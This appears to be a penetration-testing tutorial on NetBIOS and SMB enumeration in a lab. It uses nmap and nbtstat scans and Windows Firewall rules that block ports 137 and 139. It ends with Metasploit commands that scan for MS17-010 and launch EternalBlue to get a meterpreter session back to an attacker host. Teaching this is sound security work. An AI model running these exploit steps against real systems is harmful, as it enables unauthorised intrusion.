**Enumeration**

Enumeration is a very essential phase of Penetration testing, because when a pen-tester established an active connection with the victim, then he tries to retrieve as much as possible information of victim’s machine, which could be useful to exploit further.

**Introduction to SMB Protocol**

Server Message Block (SMB), the modern dialect of which was known as Common Internet File System, operates as an application-layer network protocol for file sharing that allows applications on a computer to read and write to files and to request services from server programs in a computer network. The SMB protocol can be used on top of its TCP/IP protocol or other network protocols. Using the SMB protocol, an application (or the user of an application) can access files or other resources at a remote server. This allows applications to read, create, and update files on the remote server. It can also communicate with any server program that is set up to receive an SMB client request

**Working of SMB**

SMB functions as a request-response or client-server protocol. The only time that the protocol does not work in a response-request framework is when a client requests an opportunistic lock (oplock) and the server has to break an existing oplock because the current mode is incompatible with the existing oplock. Client computers using SMB connect to a supporting server using NetBIOS over TCP/IP, IPX/SPX, or NetBUI. Once the connection is established, the client computer or program can then open, read/write, and access files similar to the file system on a local computer.

**Versions of Windows SMB**

CIFS: The old version of SMB, which was included in Microsoft Windows NT 4.0 in 1996.

SMB 1.0 / SMB1: The version used in Windows 2000, Windows XP, Windows Server 2003 and Windows Server 2003 R2.

SMB 2.0 / SMB2: This version used in Windows Vista and Windows Server 2008.

SMB 2.1 / SMB2.1: This version used in Windows 7 and Windows Server 2008 R2.

SMB 3.0 / SMB3: This version used in Windows 8 and Windows Server 2012.

SMB 3.02 / SMB3: This version used in Windows 8.1 and Windows Server 2012 R2.

SMB 3.1: This version used in Windows Server 2016 and Windows 10.

Presently, the latest version of SMB is the SMB 3.1.1 which was introduced with Windows 10 and Windows Server 2016. This version supports AES 128 GCM encryption in addition to AES 128 CCM encryption added in SMB3, and implements pre-authentication integrity check using SHA-512 hash. SMB 3.1.1 also makes secure negotiation mandatory when connecting to clients using SMB 2.x and higher.

### ****SMB Protocol Security****

The SMB protocol supports two levels of security. The first is the share level. The server is protected at this level and each share has a password. The client computer or user has to enter the password to access data or files saved under the specific share. This is the only security model available in the Core and Core plus SMG protocol definitions. User level protection was later added to the SMB protocol. It is applied to individual files and each share is based on specific user access rights. Once a server authenticates the client, he/she is given a unique identification (UID) that is presented upon access to the server. The SMB protocol has supported individual security since LAN Manager 1.0 was implemented.

**NetBIOS (Network Basic Input/Output System)**

NetBIOS is a service which allows communication between applications such as a printer or other computer in Ethernet or token ring network via NetBIOS name.

NetBIOS name is 16 digits long character assign to a computer in the workgroup by WINS for name resolution of an IP address into NETBIOS name.

**Workgroup VS Domain**

**Workgroup:** It is a peer-to-peer network for a maximum of 10 computers in the same LAN or subnet. It has no Centralized Administration, which means no computer has control over another computer. Each user controls the resources and security locally on their system.

**Domain:** It is a client/server network for up to 2000 computers anywhere in the world. The administrator manages the domain and its users and resources. A user with an account on the domain can log onto any computer system, without having the account on that computer.

NetBIOS provides three distinct services:

1. Name service (NetBIOS-NS) for name registration and resolution via port **137**.
2. Datagram distribution service (NetBIOS-DGM) for connection less communication via port **138**.
3. Session service (NetBIOS-SSN) for connection-oriented communication via port **139**.

|  |  |  |
| --- | --- | --- |
| **Port** | **Protocol** | **Service** |
| 135 | TCP | MS-RPC endpoint mapper |
| 137 | UDP | NetBIOS Name Service |
| 138 | UDP | NetBIOS Datagram Service |
| 139 | TCP | NetBIOS Session Service |
| 445 | TCP | SMB Protocol |

**Port 135:** it is used for Microsoft **R**emote **P**rocedure **C**all between client and server to listen to the query of the client. Basically, it is used for communication between client- client and server -client for sending messages.

**Port 137:**the name service operates on UDP port 137. The name service primitives offered by NetBIOS are:

* Add name – registers a NetBIOS name.
* Add group name – registers a NetBIOS “group” name.
* Delete name – un-registers a NetBIOS name or group name.
* Find name – looks up a NetBIOS name on the network.

**Port 138**: Datagram mode is connectionless; the application is responsible for error detection and recovery. In NBT, the datagram service runs on UDP port 138. The datagram service primitives offered by NetBIOS are:

* Send Datagram – send a datagram to a remote NetBIOS name.
* Send Broadcast Datagram – send a datagram to all NetBIOS names on the network.
* Receive Datagram – wait for a packet to arrive from a Send Datagram operation.
* Receive Broadcast Datagram – wait for a packet to arrive from a Send Broadcast Datagram operation.

**Port 139**: Session mode lets two computers establish a connection, allows messages to span multiple packets, and provides error detection and recovery. In NBT, the session service runs on TCP port 139.

The session service primitives offered by NetBIOS are:

* Call – opens a session to a remote NetBIOS name.
* Listen – listen for attempts to open a session to a NetBIOS name.
* Hang Up – close a session.
* Send – sends a packet to the computer on the other end of a session.
* Send No Ack – like Send, but doesn’t require an acknowledgment.
* Receive – wait for a packet to arrive from a Send on the other end of a session.

**Port 445:** It is used for SMB protocol (server message block) for sharing file between different operating system i.e. windows-windows, Unix-Unix and Unix-windows.

For mail details read our previous article given below:-

* [Penetration Testing in SMB Protocol using Metasploit](https://www.hackingarticles.in/penetration-testing-in-smb-protocol-using-metasploit/)
* [4 Ways to Hack SMB Login Password](https://www.hackingarticles.in/5-ways-to-hack-smb-login-password/)
* [4 ways to Connect Remote PC using SMB Port](https://www.hackingarticles.in/4-ways-connect-remote-pc-using-smb-port/)
* [Hack Remote Windows PC using DLL Files (SMB Delivery Exploit)](https://www.hackingarticles.in/hack-remote-windows-pc-using-dll-files-smb-delivery-exploit/)


**Scanning open port for NETBIOS Enumeration**

We are using nmap for scanning target network for open TCP and UDP ports and protocol.




|  |  |
| --- | --- |
| 1 | nmap -sT -sU 192.168.1.128 |

From the given image you can see that from the result of scan we found port **137**is **open** for NetBIOS name services, moreover got MAC address of target system.




**What will happen if the admin shares a folder in a network?**

Suppose we had given share permission to a specific folder (for example **ignite** as shown in given image) so that we can share that folder with another user in the local network then which port will involve in this process.



Now you can observe that we have got a link for our shared folder. Using that link anyone can access this folder in that network, hence it means now a new port must be activated for establishing a connection in order to access a shared folder on another system, let find out it.




Now again taking the help of nmap for scanning the target one more time.



|  |  |
| --- | --- |
| 1 | nmap -sT -sU 192.168.1.128 |


From the result of scanning, you can observe that after sharing a folder we found **port 135**, **139** and**445** get **activated**.

Hence only by sharing a single folder in the network, three ports get opened simultaneously in the target system for communication with another system.



Through **computer > properties**, the user can view basic information about their computer.

As you can perceive we are sharing the image of victims control panel home which is showing his system basic information such as computer name, workgroup and etc.




The same information can be enumerated with another system in that network using the following command:



|  |  |
| --- | --- |
| 1 | nbtstat -a 192.168.1.128 |


Hence you can read the information from inside NetBIOS remote machine name table we had enumerated the same information as shown in the above image.



**Apply filter on port 135-139 with firewall**


For increasing security of your system in your local network, you can add a filter on port 137 with help of window firewall. Because port series from **135 to 139 are most vulnerable** therefore administrator can block either whole series or a specific port.

Select Inbound Rules and click on **New Rule.**




The select radio button for **the port**which will create a new rule that controls connections for a TCP or UDP port.

Then click on **next**.



Select UDP port to apply the rule on it.


Edit **port 137** as specific local port then click on next. Here you can add complete series also for example 135,137,138,139.




Choose to **Block the connection** as an action to be taken when a connection matches the specified condition.

Hence it will not allow traffic on port 137 for communication as a result if the attacker will scan the victim system he will not able to find the NetBIOS name of the target system.

Click on **next**.



At last, provide a caption to the new rule of your choice (as shown in image **block nbtstat**) and then click on **Finish** and you will see new filter/rule will be added into windows firewall.




Now scan target system using the previous command



|  |  |
| --- | --- |
| 1 | nbtstat -a 192.168.1.128 |


This time it will not give any information related to NetBIOS. Form given image you can read the message “Host is not found.

**Conclusion:**Hence by blocking 137 admin has added a security level that will hide the NetBIOS name of his system (192.168.1.128) in the local network.




**Access Share folder via port 139**

Now let’s try to access the shared folder of the target (192.168.1.128) using the run command prompt. From given image, you can observe that we are able to access to ignite folder. It is possible due to service “NetBIOS session service” running on port 139.



**Block port 139**


Similarly again use firewall inbound rule to block **port 139**, so that we can verify its impact on sharing information between two or more system. This will add a new in the firewall to stop the traffic coming on port 139.



Now again let’s try to access share folder of the target (192.168.1.128) when port 139 is blocked by him and figure out whether we are able to access the shared folder “ignite” or not using run command prompt.

From given image, you can see that we are able to access to ignite folder when the port 139 has been blocked by admin in his network.

**Conclusion:**Although port 139 was blocked but still sharing was possible due to the running protocol on port 445. Hence by blocking port 137 and 139 admin has added a security level that will prevent NetBIOS session service as well as NetBIOS name service for NetBIOS enumeration.




Mainly in many organization, port series from 135 to 139 are blocked in the network for security reasons, therefore port 445 is used for sharing data in the network.  Now identify whether it is vulnerable to MS17-010 using Metasploit as shown in the given image.



|  |  |
| --- | --- |
| 1  2  3  4 | use auxiliary/scanner/smb/smb\_ms17\_010  msf auxiliary(smb\_ms17\_010) > set rhosts 192.168.1.128  msf auxiliary(smb\_ms17\_010) > set rport 445  msf auxiliary(smb\_ms17\_010) > exploit |

From the result we found a host is vulnerable to MS17-010, hence we can exploit the target easily.

For more scanning method read our previous article from [**here**](https://www.hackingarticles.in/3-ways-scan-eternal-blue-vulnerability-remote-pc/).





|  |  |
| --- | --- |
| 1  2  3  4  5 | use exploit/windows/smb/ms17\_010\_eternalblue  msf exploit(ms17\_010\_eternalblue) >set rhost 192.168.1.1.128  msf exploit(ms17\_010\_eternalblue) >set rport 445  msf exploit(ms17\_010\_eternalblue) >set lhost 192.168.1.115  msf exploit(ms17\_010\_eternalblue) > exploit |

This will exploit the target system and give a meterpreter session of the targeted system as shown in the given image.

**Conclusion:**Enumeration plays an important role in network penetration testing because it will fetch out hidden information of a victim’s system as well as identify the weakness that may help in exploiting the system.

